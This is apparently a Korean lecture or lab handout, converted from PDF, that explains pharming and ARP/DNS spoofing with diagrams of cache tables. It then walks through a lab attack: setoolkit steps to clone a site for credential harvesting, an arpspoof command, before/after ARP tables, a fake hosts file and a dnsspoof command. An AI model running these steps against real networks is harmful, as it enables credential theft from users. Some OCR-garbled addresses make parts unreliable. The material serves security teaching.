
Pharming Attack

- 피싱(Phishing)+ 조작(Farming)의 합성어
- 정상 사이트에 접속하더라도 가짜 사이트로 접속을 유도하여 금융거래정보를 빼낸 후 금전적인 피해를 입히는 사기 수법




Spoofing

- '속이다'는 의미
- 인터넷이나 로컬에서 존재하는 모든 연결에 spoofing 가능
- 정보를 얻어내기 위한 중간 단계의 기술로 사용하는 것 외에 시스템을 마비 시키는 데 사용할 수도 있음
- 종류
 - ARP Spoofing
 - IP Spoofing
 - DNS Spoofing


ARP Spoofing

- MAC 주소를 속이는 것
- 2계층에서 작동해 공격 대상이 같은 랜에 있어야 함



DNS Spoofing

- 실제 DNS 서버보다 빠르게 위조된 DNS response 패킷을 보내 공격 대상이 잘못된 IP 주소로 웹 접속을 하도록 만드는 공격 방법
- 클라이언트는 이미 DNS response를 받았으므로 정상 DNS response는 drop





www.test.com

192.168.100.10 MAC 1111.1111.1111

DNS Server

IP 192.168.5.250

192.168.100.10 www.test.com

192.168.3.251 ftp.test.com

192.168.4.253 mail.test.com





192.168.1.254 MAC 7777.7777.7777




A) 공격 전 예

192.168.1.20 MAC 2222.2222.2222 GW 192.168.1.254 DNS 192.168.5.250



????	1111. 222.3333	192.168.1.20	????	Data
宁MAC	송MAC	송IP	수IP	 전송데이타





www.test.com

IP 192.168.100.10 MAC 1111.1111.1111

[DNS Server]

IP 192.168.5.250

192.168.100.10 www.test.com

192.168.3.251 ftp.test.com 192.168.4.253 mail.test.com







IP 192.168.1.254 MAC 7777.7777.7777 | Gateway MAC address ARP Request



Gateway MAC address ARP Reply

ARP Cache Table

C:/> arp -a 192.168.1.254

7777.7777.7777

IP 192.168.1.20 MAC 2222.2222.2222 GW 192.168.1.254

DNS 192.168.5.250



7777.7777.7777

1111. 222.3333

192.168.1.20

192.168.100.10

Data



www.test.com

IP 192.168.100.10 MAC 1111.1111.1111 [DNS Server]

IP 192.168.5.250

192.168.100.10 www.test.com

192.168.3.251 ftp.test.com 192.168.4.253 mail.test.com





IP 192.168.1.254 MAC 7777.7777.7777





DNS Cache Table

C:/>ipconfig /displaydns 192.168.100.10 www.test.com

ARP Cache Table

C:/> arp -a

192.168.1.254 7777.7777.7777



IP 192.168.1.20 MAC 2222.2222.2222 GW 192.168.1.254 DNS 192.168.5.250



www.test.com

IP 192.168.100.10 MAC 1111.1111.1111

[DNS Server]

IP 192.168.5.250

192.168.100.10 www.test.com

192.168.3.251 ftp.test.com 192.168.4.253 mail.test.com





IP 192.168.1.254 MAC 7777.7777.7777

(B) 공격 예









IP 192.168.1.44 MAC 4444.4444.4444 DNS 192.168.5.250 IP 192.168.1.20 MAC 2222.2222.2222 GW 192.168.1.254 DNS 192.168.5.250







DNS 192.168.5.250



www.test.com

IP 192.168.100.10 MAC 1111.1111.1111



IP 192.168.5.250

192.168.100.10 www.test.com

192.168.3.251 ftp.test.com 192.168.4.253 mail.test.com





IP 192.168.1.254 MAC 7777.7777.7777









www.test.com

IP 192.168.1.50 MAC 5555.5555.555



Attacker

IP 192.168.1.44 MAC 4444.4444.4444 DNS 192.168.5.250

DNS Cache Table

C:/>ipconfig /displaydns 192.168.1.50 www.test.com

ARP Cache Table

C:/> arp -a

192.168.1.254 5555.555.555



IP 192.168.1.20 MAC 2222.2222.2222 GW 192.168.1.254 DNS 192.168.5.250



www.test.com

IP 192.168.100.10 MAC 1111.1111.1111

[DNS Server]

IP 192.168.5.250

192.168.100.10 www.test.com

192.168.3.251 ftp.test.com 192.168.4.253 mail.test.com













www.test.com

IP 192.168.1.50 MAC 5555.5555.555



IP 192.168.1.44

MAC 4444.4444.4444 DNS 192.168.5.250 IP 192.168.1.20 MAC 2222.2222.2222

DNS 192.168.5.250



1 사이트 복제

#setoolkit

- 1) Social-Engineering Attacks 항목 선택
- 2) Website Attack Vector 항목 선택
- 3) Credential Harvest Attack Method 항목 선택
- 2) Site Cloner 항목 선택

공격자 IP 주소 입력: 192.168.10.10

복제할 사이트 입력: www.sks.com

2 ARP Spoofing

#arpspoof -i eth0 -t 192.168.10.40 192.168.10.2

```
(root@kali)-[/]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.10 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::32a8:b96:c197:1e6e prefixlen 64 scopeid 0×20<link>
    ether 00:0c:29:bc:ad:00 txqueuelen 1000 (Ethernet)
    RX packets 2675 bytes 252128 (246.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8961 bytes 608042 (593.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

<<공격 전>>

```
인터페이스: 192.168.10.40 --- 0xe
인터넷 주소 물리적 주소 유형
192.168.10.2 00-50-56-e5-76-78 동적
192.168.10.10 00-0c-29-bc-ad-00 동적
192.168.10.255 ff-ff-ff-ff-ff 정적
224.0.0.22 01-00-5e-00-00-16 정적
224.0.0.251 01-00-5e-00-00-fb 정적
224.0.0.252 01-00-5e-7f-ff-fa 정적
```

<<공격 후 >>

```
인터페이스: 192.168.10.40 --- 0xe
인터넷 주소 물리적 주소 유형
192.168.10.2 00-0c-29-bc-ad-00 동적
192.168.10.10 00-0c-29-bc-ad-00 동적
192.168.10.255 ff-ff-ff-ff-Tf-Tf 정적
224.0.0.22 01-00-5e-00-00-16 정적
224.0.0.251 01-00-5e-00-00-fb 정적
224.0.0.252 01-00-5e-7f-ff-fa 정적
```

3 DNS Spoofing

<<DNS Table 생성 >>

```
#cd /
#vi dns
192.168.10.10 www.sks.com
:wq!
```

<<DSN Spoofing 수행 >>

```
#dnsspoof -f <u>/dns</u>
DNS table 파일이름
```